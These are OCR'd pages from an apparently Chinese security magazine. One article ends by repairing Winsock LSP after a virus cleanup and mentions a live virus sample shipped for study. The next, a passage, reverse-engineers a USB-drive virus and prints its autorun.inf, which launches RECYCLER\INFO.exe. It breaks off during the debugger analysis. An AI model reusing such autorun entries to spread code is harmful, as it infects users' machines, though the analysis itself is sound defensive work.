


图5

四、补充

前几天帮一个朋友清理掉了相同病毒后，又使用杀毒软件查杀出了很多病毒（全是盗号木马），不过系统却意外的不能上网了。卸载了网卡驱动程序然后重新安装也不行，看了一下网络协议都是正常的。我于是想到了winsock lsp，是否lsp被劫持了呢？杀毒软件清理掉了被劫持的项目文件而导致无法上网？记得以前的杂志里曾经教过一个命令netsh，于是使用该命令查了下修复LSP的命令**netsh winsock reset catalog**，重新启动后一切正常。后来问了一下QQ上的朋友，原来使用一款名叫Lspfix的软件可以彻底修复winsock，看来杀毒和修复真是缺一不可啊！

直到后来我才记起是浏览了某个知名网站的时候因为web迅雷的溢出而导致系统中毒，没有绝对的安全呀，即使你打了补丁也可能会因为某些工具的0day漏洞而被感染木马。同时国内的某些大型网站也存在着被人侵挂马的风险，真是让人心寒，希望大家在系统正常的时候做好备份，不要让病毒对我们造成了损失才去亡羊补牢。

为了便于研究，我提供了该病毒样本，运行A1D29050.exe就可以进行测试（小编注：这可是货真价实的病毒哟，只推荐高手用于研究，菜菜们还是免了吧）。

（本文所涉及到的IceSword、sreng、syscheck、LSPFix已收录到光盘中）

U 盘病毒的逆向分析

追风少年@H4CK.CN

由于最近正在进行病毒编写的学习，就没有开启杀毒软件，可近日却发现MP3 总是无法“安全删除硬件”（图1），开始还以为是没有关闭MP3 里的程序或文件，可使用任务管理器检查了一遍，也没看出有mp3 里的程序在运行。




图 1




图 2

想到目前U 盘病毒横行，我心里就有些发毛，于是开始怀疑自己是不是中了什么病毒。打开MP3盘并没有看见什么异常文件，没有看见就等于没有吗？当然不是，病毒有可能隐藏了自己，所以要查看所有隐藏的文件。方法是点击“工具”菜单中的“文件夹选项”（图2），在弹出的文件夹窗口中选择“查看”项，设置为“显示系统文件夹的内容”、“显示所有文件和文件夹”，将“隐藏受保护的操作系统文件”和“隐藏已知文件类型的扩展名”取消掉（图3）。




图 3




图 4

选择“显示系统文件夹的内容”是为了防止病毒伪装成系统文件夹来隐藏自己；取消掉“隐藏受保护的操作系统文件（推荐）”是为了防止病毒伪装成系统文件的名字来隐藏自己；选择“显示所有文件和文件夹”和取消掉“隐藏已知文件类型的扩展名”也是为了抓出隐藏的病毒文件。设置好后我们再看看MP3盘里的文件，是不是有了变化（图4）。

多出了两个隐藏文件，那个“回收站”样子的文件夹就是伪装成系统文件夹来隐藏自己的，而那个autorun.inf 文件是伪装成系统文件的名字来隐藏自己的。现在使用记事本打开autorun.inf 文件，内容如下：

```
[autorun]
open=
shell\open\Command=RECYCLER\INFO.exe
shell\open\Default=1
shell\explore\Command=RECYCLER\INFO.exe
```

意思就是打开U 盘时自动运行RECYCLER 文件夹里的INFO.exe 程序，估计这个INFO.exe 程序就是病毒文件了。

要想知道病毒的工作机理及找到清除的方法，进行反汇编是个不错的主意。我先使用PEID 检查病毒是否被加壳，结果发现并没有加壳（图5）。




图 5




图 6

既然没有加壳，那就直接使用OD 加载INFO.exe 文件来进行反汇编，当然也可以使用其它静态反汇编工具。完全加载后可以通过查看程序调用的api 函数和查看字符串来了解病毒的功

能特性，查看字符串的方法是最基础的了，也是比较简单和比较常用的。方法如图6所示，利用插件来查看字符串。在弹出的窗口中可以看到程序中出现的字符信息，一般来讲会发现一些文件名和注册表的信息（图7）：

